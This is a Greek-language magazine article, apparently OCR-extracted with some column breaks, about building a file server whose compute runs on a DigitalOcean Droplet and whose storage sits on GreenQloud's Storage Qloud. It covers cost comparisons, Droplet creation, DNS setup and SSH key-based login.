Αυτό δεν είναι παράξενο, ούτε βέβαια αρνητικό. Μόνο που μερικές φορές συμφέρει ο server μας να "εκτείνεται", κατά κάποιον τρόπο, σε δύο διαφορετικά clouds, δύο διαφορετικών εταιρειών.


Αντί τώρα να συνεχίσουμε με μια γενική συζήτηση για το τι μπορεί να εννοούμε μ' αυτό που μόλις γράψαμε, επιτρέψτε μας να παρουσιάσουμε ένα πραγματικό, δικό μας σενάριο, όπου μετά από διερεύνηση των δυνατοτήτων αποφασίσαμε και στήσαμε έναν server που εκτείνεται σε δύο clouds: της DigitalOcean (compute) και της GreenQloud (storage).

Διαχωρισμός compute και storage

Εδώ και τουλάχιστον ένα χρόνο, τα ψηφιακά τεύχη του μηνιαίου περιοδικού καθώς και τα video tutorials που κατά καιρούς παράγουμε, τα διαθέτουμε στους συνδρομητές μας από έναν file host που έχουμε στήσει σε VPS της GreenQloud. Το λειτουργικό του VPS είναι το Ubuntu Server και τρέχει το ownCloud, αφού με τη βοήθειά του είναι πανεύκολο να φτιάχνουμε expiring links προς τα αρχεία που διανέμουμε (PDFs και MP4s) ή ακόμη και προς ολόκληρους φακέλους με αρχεία. Αν, π.χ., αγοράσει κάποιος τα τεύχη του deltaHacker από το 001 έως και το 012, τότε του στέλνουμε δύο expiring links προς δύο φακέλους, ο καθένας με έξι τεύχη. (Μας βολεύει να οργανώνουμε τα τεύχη σε εξάδες και τη στιγμή που γράφεται το παρόν είμαστε πολύ κοντά στο να έχουμε 7 πλήρεις 6άδες :D) Το συγκεκριμένο instance –έτσι ονομάζει η GreenQloud τα VPS της–, εκτός από το ρόλο file host έχει κι εκείνον του OpenVPN server. Δεν τον χρησιμοποιούμε συχνά, αλλά μερικές φορές τον τιμάμε και μας βολεύει. Το instance τρέχει και το BitTorrent Sync, το οποίο είναι ό,τι πρέπει για τον εύκολο συγχρονισμό αρχείων – ειδικά όταν έχουμε να κάνουμε με μεγάλα αρχεία.

Το καλό με τη GreenQloud, εκτός του ότι είναι Ισλανδική εταιρεία και στη χώρα υπάρχει ισχυρή νομοθεσία υπέρ των ιντερνετικών ελευθεριών και του privacy, είναι πως για τη λειτουργία των datacenter της χρησιμοποιούνται 100% ανανεώσιμες και καθαρές μορφές ενέργειας. Καταλαβαίνουμε βέβαια ότι αυτό δεν μπορεί ν' αποτελεί για όλους πλεονέκτημα, το αναφέρουμε όμως αφού για κάποιους είναι πράγματι σημαντικό. Εστιάζοντας σε προτερήματα που αφορούν άμεσα κάθε πελάτη της εταιρείας, ξεχωρίζουμε το κατά Amazon S3 συμβατό σύστημα αποθήκευσης ονόματι Storage Qloud. Δεν θα υπεισέλθουμε σε τεχνικές λεπτομέρειες, αλλά θα πούμε μόνο ότι με το Storage Qloud έχουμε στη διάθεσή μας ένα ή περισσότερα "buckets", τα οποία ξεκινούν άδεια και μεγαλώνουν απεριόριστα. Το καλό εδώ είναι ότι πληρώνουμε *μόνο* για το χώρο που πραγματικά χρησιμοποιούμε (0,095 δολάρια ανά GB ανά μήνα). Αν και υπάρχουν ένα σωρό τρόποι για ν' ανεβάζουμε και να κατεβάζουμε αρχεία από τα buckets του Storage Qloud, το εντυπωσιακό είναι ότι μπορούμε να τα προσαρτούμε (mount) στα Linux-based instances που ενδεχομένως έχουμε. Και λέμε "ενδεχομένως", αφού δεν είναι υποχρεωτικό να διατηρούμε κάποιο instance στη GreenQloud. Η προσάρτηση είναι εφικτή από οποιοδήποτε VPS ενός οποιουδήποτε cloud host, από τα VMs κι από τους servers που έχουμε στο σπίτι ή στο γραφείο – ακόμη κι από το ταπεινό μας Raspberry Pi. Χάρη στο Storage Qloud, λοιπόν, από





Λίγες μόνο συγκρίσεις είναι αρκετές για ν' αποφασίσουμε σε ποιον cloud host θα βρίσκεται το compute μέρος του server μας.


οποιοδήποτε Linux-based μηχάνημα –εικονικό ή φυσικό δεν έχει σημασία–, έχουμε τη δυνατότητα να προσαρτούμε έναν ή περισσότερους δίσκους (buckets) στο cloud, οι οποίοι διευρύνονται ή συρρικνώνονται δυναμικά κι αναλόγως των δεδομένων που περιλαμβάνουν. Φυσικά, οι μεταφορές και η διαχείριση των αρχείων στα buckets γίνεται κατά τους συνηθισμένους τρόπους, αφού για το λειτουργικό σύστημα ta buckets αποτελούν απλούς καταλόγους του συστήματος αρχείων.

Οφείλουμε τώρα ν' αναφέρουμε κι ένα χαρακτηριστικό της GreenQloud, το οποίο δεν συγκαταλέγεται στα θετικά: Δεν πρόκειται για τον πιο φθηνό cloud host Εκεί Έξω (TM). Λογικό, αφού δεν απευθύνεται τόσο σε μεμονωμένους χρήστες, παρά σε εταιρείες που θέλουν να στήσουν ή/και να μεταφέρουν ολόκληρα δίκτυα στο cloud. Στην πράξη, λοιπόν, ένα τυπικό instance της GreenQloud κοστίζει υπερδιπλάσια χρήματα, σε σχέση με ένα VPS παρόμοιων δυνατοτήτων άλλης εταιρείας.

Και κάπου εδώ μπαίνει στο παιχνίδι η DigitalOcean. Είναι ένας σχετικά νέος αμερικάνικος cloud hosting provider, ο οποίος έγινε γρήγορα γνωστός χάρη στο απλό web panel διαχείρισης που παρέχει αλλά *κυρίως* επειδή ήταν από τις πρώτες εταιρείες που είχαν –και συνεχίζουν να έχουν– τα VPS τους σε δίσκους SSD. Η DigitalOcean λειτουργεί datacenters σε Σαν Φρανσίσκο, Νέα Υόρκη, Λονδίνο, Άμστερνταμ και Σιγκαπούρη, με τον πελάτη να έχει δυνατότητα επιλογής datacenter, καθώς και μετακίνησης των Droplets από datacenter σε datacenter. Τα VPS η DigitalOcean τα ονομάζει "Droplets" και τα προσφέρει σε ιδιαίτερα χαμηλές τιμές – σίγουρα χαμηλότερες σε σύγκριση με αντίστοιχα instances της GreenQloud.

Εξετάζοντας το δικό μας setup – για την ακρίβεια αυτό που αφορά στη διαμοίραση αρχείων σε συνδρομητές–, φαίνεται ξεκάθαρα γιατί αποφασίσαμε να το "απλώσουμε" σε GreenQloud *και* DigitalOcean. Μέχρι πρότινος είχαμε ένα instance με 2GB RAM, δύο πυρήνες και στάνταρτ αποθηκευτικό χώρο 80GB. Διανύουμε τον 4ο χρόνο κυκλοφορίας του deltaHacker και μέχρι σήμερα ο συνολικός όγκος των αρχείων (PDFs και MP4s) που διανέμουμε ανέρχεται στα 17GB. Με το ρυθμό που αυξάνει το μέγεθος των δεδομένων που αποθηκεύουμε στο cloud, τα 80GB είναι αρκετά και θα παρέμεναν αρκετά για αρκετό καιρό ακόμα. Να σημειώσουμε ότι επειδή θέλαμε να δοκιμάσουμε στην πράξη το Storage Qloud, αυτά τα 17GB στην πραγματικότητα τα είχαμε –και θα συνεχίσουμε να τα έχουμε– οργανωμένα σε δύο buckets (deltaHacker και deltaCast). Το κόστος αποθήκευσης στο Storage Qloud είναι 0,095 δολάρια ανά GB ανά μήνα, οπότε μιλάμε τώρα ότι για το Storage Qloud και ειδικά για τα αρχεία του περιοδικού, τον τελευταίο μήνα πληρώσαμε 1,62 δολάρια, δηλαδή περίπου 1,48 ευρώ. Ενώ όμως με το κομμάτι storage δεν υπάρχει οικονομικό ζήτημα, η κατάσταση δεν είναι τόσο ρόδινη με το compute. Θέλαμε ο server μας (instance) να έχει τουλάχιστον 2GB RAM και δύο επεξεργαστές, αφού κάποιες μέρες του μήνα δέχεται πολλές αιτήσεις για λήψη αρχείων και προφανώς καλό είναι να μη ζορίζεται. Πόσο κοστίζει ένα τέτοιο instance, ανά μήνα; 52,56 δολάρια. Πόσο κοστίζει ένα παρόμοιο Droplet στη DigitalOcean; 20 δολάρια. Όχι, δεν πρόκειται περί λάθους: 52,56 δολάρια στη GreenQloud, 20 δολάρια στη DigitalOcean.

Στις Μέρες Μας (TM), φίλες και φίλοι, κανείς δεν θέλει να κάνει περιττά έξοδα, οπότε η συνέχεια για 'μας ήταν προφανής: Κρατάμε το κομμάτι storage στο Storage Qloud της GreenQloud, καραργούμε όμως το instance και ουσιαστικά μεταφέρουμε το κομμάτι compute στη DigitalOcean, δημιουργώντας εκεί ένα Droplet των 20 δολαρίων ανά μήνα. Χάρη στο Storage Qloud που δέχεται mounts από οπουδήποτε στον πλανήτη, για να φτάσουμε να πληρώνουμε 52,56 δολάρια θα πρέπει πρώτα ν' ανεβάσουμε τουλάχιστον 342GB στο Storage Qloud. Ακόμη κι αν αυξήσουμε το ρυθ-




Ο όγκος των δεδομένων που σερβίρουμε, τρία και πλέον χρόνια μετά την κυκλοφορία του deltaHacker 001, ανέρχεται στα 17GB. Ο ρυθμός αύξησης του όγκου αναμένεται να επιταχυνθεί μέσα στη χρονιά, αλλά θέμα κόστους δεν υπάρχει. Παράδειγμα: Όταν φτάσουμε τα 40GB, για το Storage Qloud της GreenQloud θα πληρώνουμε 3,8 δολάρια ανά μήνα. Κάπως έτσι αποφασίσαμε για το πού πρέπει να βρίσκεται το storage μέρος του server μας.

μό παραγωγής περιεχομένου –κάτι που ούτως ή άλλως προγραμματίζεται να γίνει–, θα χρειαστεί να περάσει αρκετός καιρός για να φτάσουμε στα 100GB, πόσο μάλλον στα 342.

Τι ακολουθεί

Στο παρόν αφιέρωμα παρουσιάζουμε, αναλυτικά και βήμα προς βήμα, τις εργασίες που ακολουθήσαμε για τη δημιουργία ενός νέου file host (eyjafjallajokull.parabing.com), ο οποίος αντικαθιστά τον παλιό (icebox.parabing.com) και συνεχίζει κι αυτός να χρησιμοποιείται *κυρίως* για το μοίρασμα ψηφιακών τευχών και video tutorials στους συνδρομητές του deltaHacker. Βεβαίως, τεράστια διαφορά σε σχέση με τον παλιό file host αποτελεί το γεγονός ότι το eyjafjallajokull έχει το compute κομμάτι στη DigitalOcean, αλλά το storage κομμάτι είναι στη GreenQloud. Αναλυτικότερα, στο αφιέρωμά μας θα δούμε:


- τη δημιουργία ενός Droplet στη DigitalOcean, καθώς και τις ρυθμίσεις DNS που το αφορούν
- την αρχική ρύθμιση του λειτουργικού συστήματος που τρέχει το Droplet (Ubuntu Server 14.04 LTS)



Κατά τη δημιουργία Droplet, του δίνουμε ένα ωραιότατο όνομα κι επιλέγουμε γεωγραφική περιοχή για το datacenter που θα το φιλοξενεί. Οι clients του server στη συντριπτική τους πλειονότητα βρίσκονται Ευρώπη (και ειδικά Ελλάδα), άρα το Άμστερνταμ είναι μια χαρά.

- την ενίσχυση της ασφάλειας του λειτουργικού με τη βοήθεια των ipatables και fail2ban, καθώς και με την τροποποίηση του OpenSSH ώστε, π.χ., να μην περιμένει συνδέσεις στο προκαθορισμένο port και ν' απορρίπτει το password-based authentication
- τη δημιουργία ενός νέου λογαριασμού απλού χρήστη, ο οποίος θα μπορεί ν' αποκτά δικαιώματα διαχειριστή όποτε τα χρειάζεται (θα απενεργοποιήσουμε τη δυνατότητα απομακρυσμένης σύνδεσης για τον root)
- την προσάρτηση buckets του Storage Qloud, με χρήση του εργαλείου s3fs
- την εγκατάσταση και ρύθμιση του BitTorrent Sync, για τον εύκολο συγχρονισμό αρχείων
- την εγκατάσταση και ρύθμιση του ownCloud, αφού χάρη στο τελευταίο είναι πολύ εύκολο να μοιράζουμε αρχεία και φακέλους στους συνδρομητές
- τη δωρεάν απόκτηση ενός έγκυρου –όχι self-signed– πιστοποιητικού, ώστε οι συνδρομητές να λαμβάνουν το περιεχόμενο από έναν server που μπορούν να εμπιστεύονται

Πιστεύουμε ότι κάποια –αν όχι όλα– από τα προηγούμενα θα τα βρείτε χρήσιμα και για τα δικά σας projects. Μην αποθαρρυνθείτε αν κάποιοι όροι ή/και έννοιες σας είναι άγνωστα ή παράξενα. Τα Droplets της DigitalOcean είναι φθηνά, οπότε ξεκινήστε να πειραματίζεστε με ένα μικρό και σύντομα θα μπορείτε να ψαρώνετε τους εξπέρ – ή τουλάχιστον θα είστε σε θέση να προσπαθείτε :)




Όποτε μας παρουσιάζεται ευκαιρία για να κερδίσουμε λίγο χρόνο και ν' αποφύγουμε αδιάφορες εργασίες, δεν της γυρίζουμε την πλάτη. Γι' αυτό και, αντί για ένα "σκέτο" image με το λειτουργικό σύστημα και μόνο, επιλέγουμε το image που έχει ήδη εγκατεστημένο το ownCloud.

Δημιουργία Droplet, SSH keys και DNS

Αν δεν έχετε λογαριασμό στη Digital Ocean, τώρα είναι η στιγμή να φτιάξετε έναν. Μεταβείτε στο https://www.digitalocean.com ή πηγαίνετε μέσω του δικού μας affiliate link:

> http://bit.ly/digocean10off
>
> **Προσοχή:** Ακολουθώντας το http://bit.ly/digocean10off θα βρεθείτε κανονικά στην πρώτη σελίδα της DigitalOcean, κι αν συνεχίσετε και φτιάξετε ένα Droplet τότε αυτομάτως θα έχετε 10 δολάρια έκπτωση. Έτσι, επιλέγοντας το πιο μικρό μέγεθος Droplet (512MB RAM, 1 CPU, 20GB SSD disk και 1TB transfer), ουσιαστικά για δύο μήνες θα το χρησιμοποιείτε εντελώς δωρεάν. Μετά τους δύο πρώτους μήνες, η χρέωση θα είναι 5 δολάρια ανά μήνα. Σε περίπτωση που πειραματίζεστε στο πλαίσιο κάποιου project ή απλά θέλετε να πάρετε μια αίσθηση από τη DigitalOcean, προτείνουμε να ξεκινήσετε με το μικρό Droplet. Έχετε άλλωστε υπόψη ότι ανά πάσα στιγμή παρέχεται δυνατότητα αναβάθμισης των Droplets (λειτουργία Resize), ενώ βεβαίως επιτρέπεται να διαθέτετε και περισσότερα από ένα Droplets. Όλα εξαρτώνται από το τι θέλετε να πετύχετε κι εσείς σίγουρα γνωρίζετε καλύτερα από πού θα ξεκινήσετε και πώς θα συνεχίσετε.


Εμείς πάντως ξεκινάμε από ένα κάπως μεγαλύτερο Droplet, για την ακρίβεια από αυτό με 2GB RAM, 2 CPUs, 40GB SSD disk και 3TB transfer (δωρεάν, ανά μήνα). Κατά τη δημιουργία Droplet είναι υποχρεωτικό να πληκτρολογήσουμε ένα όνομα (hostname). Θα επιλέξουμε και τη γεωγραφική περιοχή (Region) του datacenter, στο



Λίγο πριν δημιουργήσουμε το Droplet μας, ανεβάζουμε το δημόσιο κλειδί ενός ζεύγους κλειδιών που φτιάξαμε σε ένα Windows PC με το PuTTY Key Generator. Το δημόσιο κλειδί θα πάει στο αρχείο .ssh/authorized_hosts του χρήστη root. Από το ίδιο PC θα είμαστε σε θέση να συνδεόμαστε με ασφάλεια στο λογαριασμό του, με τη βοήθεια του PuTTY και χωρίς να πληκτρολογούμε password.


οποίο θα φιλοξενείται το Droplet. Για έναν server που εξυπηρετεί πελάτες σχεδόν αποκλειστικά από Ευρώπη, το Άμστερνταμ είναι μια καλή επιλογή. (Ο Ανιψιός του Θείου Ακάκιου μάλλον θα προτιμούσε το Λονδίνο, αλλά προς το παρόν μπορούμε να τον αγνοήσουμε.)

Τώρα, για την επιλογή του λειτουργικού συστήματος που θα τρέχει το Droplet, στη σελίδα δημιουργίας πηγαίνουμε λίγο πιο κάτω, στην περιοχή Select Image. Παρατηρήστε ότι από την καρτέλα Distributions παρέχεται ένα πλήθος "σκέτων" διανομών Linux (και το FreeBSD). Ουσιαστικά, επιλέγοντας ένα τέτοιο image το Droplet μας θα ξεκινήσει με το αντίστοιχο λειτουργικό σύστημα *χωρίς* έξτρα εφαρμογές και software stacks, όπως, π.χ., είναι το Drupal, το ownCloud, το LAMP κ.ά. Προφανώς, ό,τι έξτρα λογισμικό χρειαστούμε θα το εγκαταστήσουμε και ρυθμίσουμε αργότερα, μόνοι μας. Εναλλακτικά, αν έχουμε αποφασίσει εκ των προτέρων για το ρόλο του Droplet και τώρα θέλουμε να κερδίσουμε αρκετό χρόνο, μπορούμε να πάμε στην καρτέλα Applications και να κοιτάξουμε για κάποιο image που ήδη περιλαμβάνει το βασικό λογισμικό που χρειαζόμαστε. Εμείς, για παράδειγμα, διαλέξαμε αυτό το "ownCloud 8.0 on 14.04": Όπως υποδηλώνει τ' όνομά του, πρόκειται για ένα Ubuntu Server 14.04 LTS image μαζί με το ownCloud 8.0 (σε LAMP stack).



Στον DNS manager της DigitalOcean είχαμε ήδη ορίσει ένα zone για το parabing.com. Του προσθέσαμε ένα ακόμα A-record για το subdomain ονόματι eyjafjallajokull, το οποίο αντιστοιχεί στο νέο μας file host για τους συνδρομητές του deltaHacker.

Λίγο πριν δημιουργήσουμε το Droplet, αξίζει να σταθούμε λίγο για να πάρουμε μια πρώτη σημαντική απόφαση που αφορά στην ασφάλεια. Κάθε Droplet διαθέτει το λογαριασμό του διαχειριστή συστήματος (root) κι εμείς, ως κάτοχοι του Droplet, έχουμε πλήρη πρόσβαση σ' αυτόν. Μετά την ενεργοποίηση του Droplet, καλό είναι να φτιάξουμε το συντομότερο δυνατόν ένα λογαριασμό απλού χρήστη, στον οποίο θα συνδεόμαστε στο εξής και θ' αποκτάμε δικαιώματα διαχειριστή προσωρινά, π.χ., μέσω του sudo, μόνον για τις εργασίες που τα απαιτούν. Αλλά το θέμα μας εδώ είναι άλλο. Πώς θα συνδεθούμε την πρώτη φορά στο Droplet; Για κάθε ένα, η DigitalOcean παρέχει Console Access μέσω του web browser: Από το panel διαχείρισης επιλέγουμε το Droplet και δίνουμε Access → Console Access. Δημιουργείται τότε μια ασφαλής σύνδεση VNC και στον web browser έχουμε μια ωραιότατη κονσόλα, στην οποία βλέπουμε ό,τι θα βλέπαμε αν το VPS ήταν φυσικό μηχάνημα με οθόνη και πληκτρολόγιο κι εμείς καθόμασταν μπροστά του. Αντί όμως για πρόσβαση μέσω κονσόλας, είναι *πολύ* καλύτερα να συνδεθούμε με τη βοήθεια ενός SSH client όπως, π.χ., είναι το PuTTY στα Windows. Ούτως ή άλλως, το Droplet μας θα έχει ενεργοποιημένο τον OpenSSH server και θα περιμένει για συνδέσεις. Το προηγούμενο ερώτημά μας, λοιπόν, τώρα αλλάζει: Ποιο είναι το password του χρήστη root; Η απάντηση είναι



Σύντομη αλλά απαραίτητη εργασία που αρκετοί τείνουν να ξεχνούν: Να ενημερώνουν τον registrar με τους name servers για το domain τους.

απλή: Θα λάβουμε προσωρινό password μέσω email, αμέσως μετά τη δημιουργία του Droplet. Εννοείται ότι την πρώτη φορά που θα συνδεθούμε –μέσω SSH ή από την κονσόλα– θα αλλάξουμε το password με το εργαλείο passwd.

Υπάρχει κι ένας *ασφαλέστερος* τρόπος σύνδεσης, ο οποίος δεν απαιτεί καν πληκτρολόγηση password. Από τη στιγμή που χρησιμοποιούμε το SSH, το authentication είναι δυνατόν να γίνεται με τη βοήθεια κλειδιών. Θα έχουμε φροντίσει ώστε να διαθέτουμε (τουλάχιστον) ένα ζεύγος ιδιωτικού-δημοσίου κλειδιού, στον απομακρυσμένο λογαριασμό χρήστη θα υπάρχει το δημόσιο κλειδί ενός τέτοιου ζεύγους, οπότε ως κάτοχοι του αντίστοιχου ιδιωτικού κλειδιού θα συνδεόμαστε με ασφάλεια κι αμέσως, δηλαδή χωρίς την πληκτρολόγηση password. Το λεγόμενο password-less authentication είναι ασφαλέστερο από το "κλασικό" – και ξέρουμε πολύ καλά πως ό,τι είπαμε δεν αποτελεί εξήγηση του πώς ακριβώς δουλεύει ο όλος μηχανισμός. Μια τέτοια συζήτηση ξεφεύγει από τους σκοπούς του παρόντος, μπορείτε όμως να διαβάσετε το σχετικό άρθρο που φιλοξενούμε στο site του περιοδικού και συγκεκριμένα στη διεύθυνση http://deltahacker.gr/?p=13357. Προς το παρόν θα πούμε ότι αν διαθέτετε ήδη ένα δημόσιο κλειδί, μπορείτε να το δώσετε (με copy-paste) στην ενότητα Add SSH Keys, στο web panel της DigitalOcean. Αν το κάνετε, το κλειδί θα

προστεθεί στο αρχείο .ssh/authorized_keys του root και, ως κάτοχος του αντίστοιχου ιδιωτικού κλειδιού, θα συνδέεστε απομακρυσμένα και με ασφάλεια στο λογαριασμό του root μέσω SSH και μάλιστα χωρίς να πληκτρολογείτε κάποιο password. Μπορείτε βεβαίως να προσθέσετε περισσότερα από ένα κλειδιά, για κάθε υπολογιστή ή/και λειτουργικό από το οποίο θα θέλετε να συνδέεστε στο Droplet. Σε κάθε περίπτωση, οφείλουμε να υπογραμμίσουμε ότι τα ιδιωτικά κλειδιά είναι δική σας ευθύνη και προφανώς δεν πρέπει να πέσουν στα χέρια τρίτων.

